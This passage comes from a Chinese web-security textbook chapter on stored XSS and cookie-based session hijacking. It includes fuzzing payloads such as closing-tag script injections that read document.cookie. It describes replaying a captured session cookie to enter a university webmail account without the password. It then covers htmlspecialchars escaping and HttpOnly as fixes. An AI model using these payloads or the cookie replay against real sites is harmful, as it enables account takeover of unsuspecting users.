(2) 如果显示区域不在HTML属性内，则可以直接使用XSS代码注入。如果说不能得知内容输出的具体位置，则可以使用模糊测试方案，XSS代码如下。

```
<script>alert(document.cookie)</script>: 普通注入；
"/><script>alert(document.cookie)</script>: 闭合标签注入；
</textarea>"><script>alert(document.cookie)</script>: 闭合标签注入。
```

(3) 在插入盗取Cookie的JavaScript代码后，重新加载留言页面，XSS代码被载进浏览器执行，如下图所示。



✓ 图 存储型XSS跨站测试


- 攻击者将带有XSS代码的留言提交到数据库，当用户查看这段留言时，浏览器会把XSS代码认为是正常的JavaScript代码来执行。所以，存储型XSS具有更高的隐蔽性。

8.3 XSS跨站脚本漏洞

8.3.3 XSS会话劫持

- **Cookie**是能够让网站服务器把少量文本数据存储在客户端的硬盘、内存，或是从客户端的硬盘，内存读取数据的一种技术。
- Cookie正是一段随HTTP请求、响应一起被传递的额外数据，它的主要作用是 *标识用户、维持会话*。
- 例：当你浏览某个网站时，该网站可能向你的电脑硬盘写入一个非常小的文本文件，它可以记录你的用户ID、密码、停留的时间等信息，这个文件就是Cookie文件。当你再次来到该网站时，浏览器会自动检测你的硬盘，并将存储在本地的Cookie发送给网站，网站通过读取Cookie，得知你的相关信息，就可以做出相应的动作，如：*直接登录，而无需再次输入账户和密码*。（比如网页邮箱）
- Cookie中的内容大多数经过了加密处理，因此，一般用户看来只是一些毫无意义的字母数组组合，只有服务器的处理程序才知道它们真正的含义。如下图所示。

8.3.3 XSS会话劫持



✓ 图 Cookie文件

- 每个Cookie文件都是一个.txt文件，都以“用户名@网站URL”来命名。

8.3.3 XSS会话劫持

- **1. 读写Cookie**

- 像Javascript、PHP、ASP.NET都拥有读写Cookie的能力。下面以CUFE邮箱登录页面为例，通过服务器端的Servlet代码，观察HTTP响应Set-Cookie头。

- 在服务器端的Servlet代码中，将会获取本地服务器上的Cookie，如果Cookie不为空，就遍历数组把所有Cookie值取出来。如果Cookie为空，就获取username参数值，并且将值写入Cookie的Name字段中，最终将Cookie发送到客户。
- 第一次访问URL: <http://mail.cufe.edu.cn/webmailgo.php?username=liyang>，本地Cookie为空，观察HTTP协议，如下图所示。（服务器端发送Set-Cookie）

The screenshot displays the HTTP protocol details in a web browser's developer tools. It is divided into two main sections: the request (top) and the response (bottom).

Request Section:


- Method:** GET
- URL:** http://mail.cufe.edu.cn:80/
- Version:** HTTP/1.1
- Header:** A table with two columns: Header and Value.
 - Accept:** image/gif, image/jpeg, image/pjpeg, image/pjpeg, application/x-shockwave-flash, application/...
 - Accept-Language:** zh-cn

Response Section:

- Version:** HTTP/1.1
- Status:** 200
- Message:** OK
- Header:** A table with two columns: Header and Value.
 - Expires:** Thu, 19 Nov 1981 08:52:00 GMT
 - Cache-Control:** no-store, no-cache, must-revalidate, post-check=0, pre-check=0
 - Pragma:** no-cache
 - Set-Cookie:** r=deleted; expires=Thu, 01-Jan-1970 00:00:01 GMT
 - Set-Cookie:** se=deleted; expires=Thu, 01-Jan-1970 00:00:01 GMT
 - Set-Cookie:** LOGIN_AUTH_CODE=3
 - Set-Cookie:** AUTH_FAIL_COUNT=deleted; expires=Thu, 01-Jan-1970 00:00:01 GMT
 - Content-Encoding:** gzip

On the right side of the response header table, there are two buttons: "Insert" and "Delete".

- 再次请求登录页面，当输入邮箱账号、密码以后，浏览器将会自动带入HTTP Cookie头字段，并且其中带有属性username字段，如下图所示。



The screenshot shows the 'Parsed' tab of a web browser's developer tools. The 'Method' is GET and the 'URL' is http://mail.cufe.edu.cn:80/. The 'Version' is HTTP/1.1. The 'Header' table lists various headers, with the 'Cookie' header highlighted. The 'Cookie' value is PHPSESSID=q1g9lg50mmpphb3hakqfdirkq4; LOGIN_AUTH_CODE=3; cusername=liyang; r... To the right of the table are 'Insert' and 'Delete' buttons.

Header	Value
Accept	image/gif, image/jpeg, image/pjpeg, image/pjpeg, application/x-shockwave-flash, application/...
Accept-Language	zh-cn
User-Agent	Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0; .NET CLR 2.0.50727; .NET CL...
Accept-Encoding	gzip, deflate
Proxy-Connection	Keep-Alive
Host	mail.cufe.edu.cn
Cookie	PHPSESSID=q1g9lg50mmpphb3hakqfdirkq4; LOGIN_AUTH_CODE=3; cusername=liyang; r...

- 图 浏览器自动加入Cookie请求

2. JavaScript操作Cookie

- 在开发中使用Cookie作为身份标识是很普遍的事情，如果网站存在XSS站漏洞，那么利用XSS漏洞就有可能盗取用户的Cookie，即不使用用户的账号和密码就能登录用户的账户。
- 当用户正常登录CUFE邮箱，刷新主页面index.php，然后拦截请求（可使用Burp Suite工具），请求如下图所示。




图 替换Cookie

8.3.3 XSS会话劫持

- 以上这段HTTP请求头中可以看到有Cookie字段，这就是之前Web服务器向客户端发送的Cookie，当攻击者拿到这段Cookie后，就可以使用当前用户的身份登录网站。
- 攻击者重复上面步骤，模拟用户登录CUFE邮箱，在HTTP请求里加入窃取的用户的Cookie，便可以在没有输入用户账号和密码的情况下，直接登录到该用户的邮箱。

8.3.4 修复XSS跨站漏洞

- XSS跨站漏洞最终形成的原因是对输入与输出没有严格过滤筛查，在页面执行JavaScript等客户端脚本，因此只要将敏感字符过滤，即可修补XSS跨站漏洞。
- **1. 输入与输出**
- 在HTML中，<、>、“、’等都有比较特殊的意义，因为HTML标签、属性就是由这几个符号组成的。如果直接输出这几个特殊字符，极有可能破坏整个HTML文档的结构。
- **所以，一般情况下，将这些特殊字符转义。**
- 在PHP中提供了htmlspecialchars()、htmlentities()等函数可以把一些预定义的字符转换为HTML实体。预定义的字符如下。

8.3.4 修复XSS跨站漏洞

- & (和号) 成为&
- " (双引号) 成为"
- ' (单引号) 成为'
- < (小于) 成为<
- > (大于) 成为>
- **当字符串经过这类函数处理后，敏感字符将会被转义（替换），例如，PHP代码如下：**

```
<?php
@$html = $_GET[ 'xss' ];
if ($html) {
echo htmlspecialchars($html);
}
?>
```

8.3.4 修复XSS跨站漏洞

- 此时在提交http://www.xxser.com/xss.php?xss= <script> alert(/xss/)</script> 后，将不再弹出窗口，因为敏感字符已经被转义。

● 2. HttpOnly

- HttpOnly对防御XSS漏洞不起作用，主要目的是为了了解决XSS漏洞后续的Cookie劫持攻击。**
- 在XSS会话劫持时，介绍了如何使用JavaScript获取Cookie。一个服务器可能会向客户端发送多条Cookie，但是带有HttpOnly的Cookie，JavaScript将不能获取。PHP代码如下：

```
<?php  
header ( "Set-Cookie : username=root " );  
header ( "Set-Cookie : password=password; httpOnly" , false );  
?>
```

8.3.4 修复XSS跨站漏洞

- 访问这个页面时，使用浏览器查看Cookie，可以看到password字段后面有了httpOnly，其状态类似于下图所示。



- 图 Set-Cookie
- 这样就代表JavaScript将不能获取被HttpOnly标注的Cookie值，清空浏览器地址栏，输入“javascript:alert(document.cookie)”语句测试，在弹出的对话框中只有username字段，并没有看到password字段，这就是HttpOnly的作用。

8.4 小结

- 本章首先介绍了Web前端基础知识，**掌握HTTP协议和JavaScript脚本是研究Web安全的基本功**。接下来，介绍了SQL注入攻击。它有两个条件：
 - **一是用户能够控制数据的输入；**
 - **二是代码拼凑了用户输入的数据，把数据当做代码执行了。只需要牢记在“拼凑”发生的地方进行安全检查，就能避免此类问题。**
- 最后，讲述了XSS攻击，进行了原理分析，并从攻击者的角度阐述了如何实现XSS会话劫持。

第8章 Web安全

● 参考文献

- 1.OWASP. OWASP Top 10[EB/OL]. <https://www.owasp.org>, 2013.
- 2.CNCERT. 2014年中国互联网网络安全报告[EB/OL]. <http://www.cert.org.cn>, 2015.
- 3.Victor Chapela. Advanced SQL Injection[EB/OL]. http://www.owasp.org/images/7/74/Advanced_SQL_Injection.ppt, 2005.
- 4.诸葛建伟, 叶志远, 邹维. 攻击技术分类研究[J]. 计算机工程, 2005, 31(21): 121-123.
- 5.Gunter Ollmann. HTML Code Injection and Cross-Site Scripting[EB/OL]. <http://technicalinfo.net/papers/CSS.html>, 2007.
- 6.吴翰清. 白帽子讲web安全[M]. 北京: 电子工业出版社, 2014.
- 7.dafydd stuttardmarcus pinto. 黑客攻防技术宝典:web实战篇(第2版)[M]. 北京: 人民邮电出版社, 2012.
- 8.张炳帅. web安全深度剖析[M]. 北京: 电子工业出版社, 2015.
- 9.钟晨鸣, 徐少培. web前端黑客技术揭秘[M]. 北京: 电子工业出版社, 2013.
- 10.justin clarke. sql注入攻击与防御(第2版)[M]. 北京: 清华大学出版社, 2013.
- 11.邱永华. XSS跨站脚本攻击剖析与防御[M]. 北京: 人民邮电出版社, 2013.